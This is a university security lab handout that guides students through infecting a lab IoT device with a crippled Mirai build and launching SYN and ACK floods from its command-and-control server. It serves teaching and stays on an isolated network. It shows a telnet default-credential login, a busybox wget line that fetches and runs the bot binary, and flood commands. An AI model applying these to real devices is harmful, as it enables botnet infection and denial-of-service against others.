


Lab 09 - The Internet of Things (IoT), Malware, and the Joy of Botnets

In this week's lab, we are going to work with Mirai, which is malware that affects smart devices (IoT). As with all labs, **this should only be done in the ISELab environment**. *You should not play with/develop this software on your own network or your parents' networks. The source code is provided on the boxes if you want to read through it. It is written in C and in Go. I could have removed the source code, but it is readily available on GitHub.*

The Mirai malware turns the devices into a remotely controlled network of "zombies." Once infected, the bots continue to function with their normal purpose, but lie in wait for additional orders. Generally, a large number of bots are amassed before the "army" receives an order to launch a Distributed Denial of Service (DDoS) attack. In September 2016, Mirai was launched against multiple sites in 2016, but probably the largest impact was against [DynDNS](#). The source code for Mirai was published on Hack Forums as open-source software and has been used in many subsequent malware implementations. On March 12, 2020, a new variant of Mirai, named [Mukashi](#), was detected. It resurfaced again in February 2022 as part of the [Spring4Shell](#) vulnerability, which allowed remote code execution on an IoT device running a Spring application under Tomcat. In August 2024, a vulnerability in [AVTECH IP camera devices](#) allowed the "brightness" argument in the "action=" parameter to be used for command injection (CVE-2024-7029). The threat actor took advantage of this vulnerability to spread a Mirai variant.

The image below depicts how Mirai functioned. Devices infected by Mirai (B) scan the Internet looking for IP-enabled devices that answer to a telnet probe on ports 23 and 2323. If the IoT device (V) answers the probe, then IP addresses are sent to the reporter (R) who then sends the addresses to the loader (L). The loader logs into the victim devices using default credentials for telnet access. The loader installs the Mirai malware onto the victim, making it a bot. The bots also open communication with the command and control server (C). The attacker (A) can send messages to the command and control server which then relays the action to take to the bots.



While Mirai was fully functional, the version used in the lab is crippled. It has been broken into steps for you to deploy. Additionally, it has been modified to run on a private network address range (192.168.1.0/24). In the wild it had a hardcoded list of IP addresses to not attack. Besides the private IP address ranges, it did not attack the United States Postal Service (USPS) nor the Department of Defense (DoD) among others.

You have been deployed the following machines in your private IP range and on your cpre2310_<netid> network. **Your FreeBSD, PFdesktop, and your pfSense firewall need to remain OFF for this lab to work properly.**

VM Name	IP	Description
All VM images are built off a base Ubuntu 18.04 server image. The username/password combination is cpre2310/cpre2310.		
The Mirai source code lives in ~/Mirai-Source-Code.		
Router	192.168.1.1	The IoT device. It has been loaded with busyBox and should start with telnetd enabled for root/root login. It will become a bot when the software is installed by the Loader
CNC	192.168.1.2	The command and control server. It is also the report server for this lab. It has been loaded with the Mirai software.
Loader	192.168.1.3	The loader server. It will query the router, connect as root, and load the dvrHelper and the x86 software. Again, the VM has the Mirai software installed on it.
Target	192.168.1.4	The target of the DoS attack (only 1 bot, so not a DDoS attack). This machine is an Ubuntu desktop. It is only for demonstration purposes. We used a desktop so

		you could use Wireshark rather than tcpdump and save a copy of your traffic more easily.
--	--	--

Turning the Router into a Bot

Power on the four new machines that were deployed to you. Log in to your **loader VM** using cpre2310/cpre2310. Issue the command

```
cd ~/mirai && ./loader.dbg | tee -i /home/cpre2310/loader.out
```

It will load the 9 different dlr files that I compiled for you to use. We will use the x86 binary to load onto our router, but **identify two other architectures for which the dropper was compiled**. Record this in your lab report.

It appears the terminal is hung, but in fact the loader is waiting for a command. Enter the following command. It says to connect to the router on port 23 (telnet) with the username/password of root/root.

```
192.168.1.1:23 root:root
```

If you receive an error message or nothing happens, please re-enter the ip address and password as shown above.

```
cpre2310@loader:~$ cd ~/mirai && ./loader.dbg | tee -i /home/cpre2310/loader.out
(1/9) bins/dlr.arm is loading...
(2/9) bins/dlr.arm7 is loading...
(3/9) bins/dlr.m68k is loading...
(4/9) bins/dlr.mips is loading...
(5/9) bins/dlr.mpsl is loading...
(6/9) bins/dlr.ppc is loading...
(7/9) bins/dlr.sh4 is loading...
(8/9) bins/dlr.spc is loading...
(9/9) bins/dlr.x86 is loading...
192.168.1.1:23 root:root_
```

First thing to evaluate is if you see *[FD13] Cleaned up files*. If you see this, then the malware has been installed on your router.

Find a line that includes *three commands separated by semicolons*. It will be toward the top of your screen, or use the screenshot below.

You will also see an error about ECCHI: applet not found. That is like a debug statement that the malware writers included. It is like a printf statement you used in CprE/SE 185 to debug your code before you knew how to debug it. Please be aware that googling ECCHI may return potentially “not safe for work” (NSFW) content.

```
wget
TELIN: /bin/busybox wget http://192.168.1.3:80/bins/mirai.x86 -O - > dvrHelper; /bin/busybox chmod 7
77 dvrHelper; /bin/busybox ECCHI

TELIN: Connecting to 192.168.1.3:80 (192.168.1.3:80)
-
TELIN: 100%
TELIN: |*****| 967k 0:00:00 ETA

TELIN: ECCHI
TELIN: : applet not found
#
[FD13] Finished wget loading
TELOUT:
0000 2e 2f 64 76 72 48 65 6c 70 65 72 20 74 65 6c 6e ./dvrHelper teln
0010 65 74 2e 78 38 36 3b 20 2f 62 69 6e 2f 62 75 73 et.x86; /bin/bus
0020 79 62 6f 78 20 49 48 43 43 45 0d 0a ybox IHCCE..
TELIN: ./dvrHelper telnet.x86; /bin/busybox IHCCE

TELIN: listening tun0
[FD13] Successfully ran payload
TELOUT:
0000 2f 62 69 6e 2f 62 75 73 79 62 6f 78 20 45 43 43 /bin/busybox ECC
0010 48 49 0d 0a HI..
TELIN: /bin/busybox ECCHI

TELIN: ECCHI: applet not found
#
[FD13] Shut down connection
OK|192.168.1.1:23 root:root x86
[FD13] Cleaned up files
```

Explain what the three commands do.

After the "cleaned up files" message, you can enter another IP if we had more devices to turn into bots. But we don't, so `Ctrl + C` to quit.

Fixing the Terminal:

If your terminal looks like this:

```

↑
TELIN: 1█%
TELIN: ***** 967█ █:█:█ ETA
TELIN:

TELIN: ECCHI
TELIN: : █ppret tot °ottd

[FD13] Fitis█ed Tte█ ro█di██
TELOUT:
█ 2e 2° 64 76 72 48 65 6c 7█ 65 72 2█ 74 65 6c 6e +/d+rHe rper te█
1 65 74 2e 78 38 3b 2█ 2° 62 69 6e 2° 62 75 73 e█+|86; /bi█/b|s
2 79 62 6° 78 2█ 49 48 43 43 45 █d █ sbo| IHCCE++
TELIN: +/d+rHe rper te█te█+|86; /bi█/b|s sbo| IHCCE

TELIN: # ristet██it██ H██
[FD13] S█cces█ r█r█ r█t p█s ro█d
TELOUT:
█ 2° 62 69 6e 2° 62 75 73 79 62 6° 78 2█ 45 43 43 /bi█/b|s sbo| ECC
1 48 49 █d █ HI++
TELIN: /bi█/b|s sbo| ECCHI

TELIN: ECCHI: █ppret tot °ottd
#
[FD13] S█t█ dot█ cote█ctiot
[FD13] Cre█ted tp °ires
reset
F█ired to p█rse te█te█ it°o: "reset" For██t ↗ ip:port tser:p█ss █rc█

```

You can try rerunning the commands again, or type the command “reset” into the terminal, and refer to the screenshot below for the three commands you need to explain.

Attack the Target

Use Wireshark to begin capturing packets on the ens(some number) interface on the target **LAMP server** (Open Wireshark on the mirai-target-LAMP box). Be sure to save your traffic captures for use in your report.

Log in to the **command and control (CNC)**. Issue the `screen -S cnc sudo /home/cpre2310/mirai/cnc` command. This turns on the CNC server and allows us to telnet to it. It also shows the entries into the MySQL database.

Return to the **loader**. Remotely connect to the CNC machine via telnet using the credentials mirai/password. In the real world, you would be the attacker at some other location, but for the lab, we will just use the loader server. Notice the message not to share your credentials. The writers of Mirai sold access to their botnet and would grant credentials to folks wanting to perform a DDoS. So, they basically created a botnet as a service or DDoS as a service.

```
telnet 192.168.1.2
```

```
cpre231@loader:~/mirai$ telnet 192.168.1.2
Trying 192.168.1.2...
Connected to 192.168.1.2.
Escape character is '^]'.
Username: mirai
Password: *****

Logging in... |
[+] DDoS | Successfully hijacked connection
[+] DDoS | Masking connection from utmp+wtmp...
[+] DDoS | Hiding from netstat...
[+] DDoS | Removing all traces of LD_PRELOAD...
[+] DDoS | Wiping env libc.poisson.so.1
[+] DDoS | Wiping env libc.poisson.so.2
[+] DDoS | Wiping env libc.poisson.so.3
[+] DDoS | Wiping env libc.poisson.so.4
[+] DDoS | Setting up virtual terminal...
[!] Sharing access IS prohibited!
[!] Do NOT share your credentials!
Ready
mirai@botnet# _
```

Type **?** at the prompt to get the list of possible attacks to run. Include a screenshot of the commands in your lab report.

Issue a syn flood for 10 seconds.

```
syn 192.168.1.4 10
```

You should see capture traffic on the Wireshark capture running on the LAMP server. It will be from 192.168.1.1 (router), sending a SYN to 192.168.1.4 (LAMP server). You may see a P, F, or SYN flag from the router depending on what attack you ran. You will see an ACK coming back from 192.168.1.4 to the router. A useful filter would be `not arp && not udp or !dns && tcp`. It makes it easier to see the attack.

No.	Time	Source	Destination	Protocol	Length	Info
126	22:30:21.464983435	192.168.1.4	192.168.1.1	TCP	54	44150 → 53 [RST] Seq=74 Win=0 Len=0
138	22:30:46.121016741	192.168.1.4	192.168.1.1	TCP	74	44152 → 53 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=
139	22:30:46.121155907	192.168.1.1	192.168.1.4	TCP	74	53 → 44152 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460
140	22:30:46.121169915	192.168.1.4	192.168.1.1	TCP	66	44152 → 53 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=7776547
142	22:30:46.121232787	192.168.1.1	192.168.1.4	TCP	66	53 → 44152 [ACK] Seq=1 Ack=35 Win=65152 Len=0 TSval=224006
144	22:30:51.125414900	192.168.1.1	192.168.1.4	TCP	66	53 → 44152 [ACK] Seq=1 Ack=69 Win=65152 Len=0 TSval=224006
146	22:30:56.128413482	192.168.1.1	192.168.1.4	TCP	66	53 → 44152 [ACK] Seq=1 Ack=103 Win=65152 Len=0 TSval=224006
148	22:30:56.214982383	192.168.1.4	192.168.1.1	TCP	66	44152 → 53 [ACK] Seq=103 Ack=35 Win=64256 Len=0 TSval=7776
150	22:30:56.215192326	192.168.1.1	192.168.1.4	TCP	66	53 → 44152 [ACK] Seq=35 Ack=137 Win=65152 Len=0 TSval=2246
153	22:31:01.131588885	192.168.1.1	192.168.1.4	TCP	66	53 → 44152 [ACK] Seq=35 Ack=171 Win=65152 Len=0 TSval=2246
156	22:31:06.465058042	192.168.1.4	192.168.1.1	TCP	66	44152 → 53 [ACK] Seq=171 Ack=69 Win=64256 Len=0 TSval=7776
158	22:31:06.465286432	192.168.1.1	192.168.1.4	TCP	66	53 → 44152 [ACK] Seq=69 Ack=205 Win=65152 Len=0 TSval=2246
163	22:31:16.514901806	192.168.1.4	192.168.1.1	TCP	66	44152 → 53 [FIN, ACK] Seq=205 Ack=69 Win=64256 Len=0 TSval=
164	22:31:16.558287715	192.168.1.1	192.168.1.4	TCP	66	53 → 44152 [ACK] Seq=69 Ack=206 Win=65152 Len=0 TSval=2246
166	22:31:16.714899543	192.168.1.4	192.168.1.1	TCP	54	44152 → 53 [RST] Seq=206 Win=0 Len=0
217	22:33:06.211467564	192.168.1.4	192.168.1.1	TCP	74	44154 → 53 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=
218	22:33:06.211649749	192.168.1.1	192.168.1.4	TCP	74	53 → 44154 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460
219	22:33:06.211699097	192.168.1.4	192.168.1.1	TCP	66	44154 → 53 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=7777948
221	22:33:06.212272179	192.168.1.1	192.168.1.4	TCP	66	53 → 44154 [ACK] Seq=1 Ack=35 Win=65152 Len=0 TSval=224026

No.	Time	Source	Destination	Protocol	Length	Info
48	47.397379596	fe80::250:56ff:fe86...	ff02::2	ICMPv6	78	Router Solicitation from 00:50:56:86:d9:9b
61	62.222701517	192.168.1.4	192.168.1.1	TCP	74	42242 → 53 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TS...
62	62.222801100	192.168.1.1	192.168.1.4	TCP	74	53 → 42242 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SAC...
63	62.222816001	192.168.1.4	192.168.1.1	TCP	66	42242 → 53 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=4006834671 ...
64	62.223096168	192.168.1.4	192.168.1.1	DNS	102	Standard query 0x49cd AAAA api.snapcraft.io
65	62.223134007	192.168.1.1	192.168.1.4	TCP	66	53 → 42242 [ACK] Seq=1 Ack=37 Win=65152 Len=0 TSval=1697546364...
75	72.246316269	192.168.1.4	192.168.1.1	TCP	66	42242 → 53 [FIN, ACK] Seq=37 Ack=1 Win=64256 Len=0 TSval=40068...
76	72.246435871	192.168.1.4	192.168.1.1	TCP	74	42244 → 53 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TS...
77	72.246504268	192.168.1.1	192.168.1.4	TCP	74	53 → 42244 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SAC...
78	72.246516488	192.168.1.4	192.168.1.1	TCP	66	42244 → 53 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=4006844695 ...
79	72.246562195	192.168.1.4	192.168.1.1	DNS	102	Standard query 0x5d00 AAAA api.snapcraft.io
80	72.246594129	192.168.1.1	192.168.1.4	TCP	66	53 → 42244 [ACK] Seq=1 Ack=37 Win=65152 Len=0 TSval=1697556388...
81	72.247540114	192.168.1.1	192.168.1.4	DNS	102	Standard query response 0x49cd Refused AAAA api.snapcraft.io
82	72.247555916	192.168.1.4	192.168.1.1	TCP	54	42242 → 53 [RST] Seq=38 Win=0 Len=0
83	72.247566524	192.168.1.1	192.168.1.4	TCP	66	53 → 42242 [FIN, ACK] Seq=37 Ack=38 Win=65152 Len=0 TSval=1697...
84	72.247569002	192.168.1.4	192.168.1.1	TCP	54	42242 → 53 [RST] Seq=38 Win=0 Len=0
91	82.270684496	192.168.1.4	192.168.1.1	TCP	66	42244 → 53 [FIN, ACK] Seq=37 Ack=1 Win=64256 Len=0 TSval=40068...
93	82.271212726	192.168.1.1	192.168.1.4	DNS	102	Standard query response 0x5d00 Refused AAAA api.snapcraft.io
94	82.271224533	192.168.1.4	192.168.1.1	TCP	54	42244 → 53 [RST] Seq=38 Win=0 Len=0
95	82.271232318	192.168.1.1	192.168.1.4	TCP	66	53 → 42244 [FIN, ACK] Seq=37 Ack=38 Win=65152 Len=0 TSval=1697...
96	82.271235662	192.168.1.4	192.168.1.1	TCP	54	42244 → 53 [RST] Seq=38 Win=0 Len=0

Note: You may only get one or two successful attacks from the CNC server before you have to exit the telnet session to the CNC server and then reconnect to it. Likewise, you may have to restart the capture on Wireshark.

Once you are successful with the syn attack, pick one other attack command to execute. I would suggest ACK since it is easy to spot in your capture. **Include a screenshot of that second successful attack.**

Issues:

An issue can arise from the **router's** ARP cache. If you are not seeing any of your attacks on your capture, you can run the following command on the router:

```
sudo ip -s -s neigh flush all
```

Then restart the **target** gracefully, exit out of the session on the **loader**, and try again.

When in doubt, try gracefully rebooting everything! This doesn't mean the restart button on the VM. ***This means typing `reboot` at the command line.***

Lab Template

- 1. Identify two additional architectures for which the Mirai dropper has been compiled. Don't give me just the abbreviations. You must give me the full names. Just because a device has this architecture doesn't mean it is susceptible to Mirai.**
(10 points)
- 2. What service would need to be enabled to be susceptible to Mirai?**
(10 points)
- 3. Explain the line containing three commands. What are the commands doing?**
(15 points)
- 4. Screenshot of help (?) from the CNC command line.**
(10 points)
- 5. Screenshot of Wireshark of a successful SYN flood attack**
(10 points)
- 6. Screenshot of Wireshark of any other successful attack from Mirai's list of options**
(10 points)
- 7. What types of IoT devices (Fridges, Microwaves, etc) were primarily exploited in Mirai attacks? You may refer to [this link](#).**
(10 points)
- 8. What are some of the commonalities found in the devices in your previous answer? (Think about OS, versions, services...)**
(10 points)
- 9. How did the developers of Mirai ensure that they didn't attack private IP addresses, the USPS, or the DOD? Why would they want to do this?**
(15 points)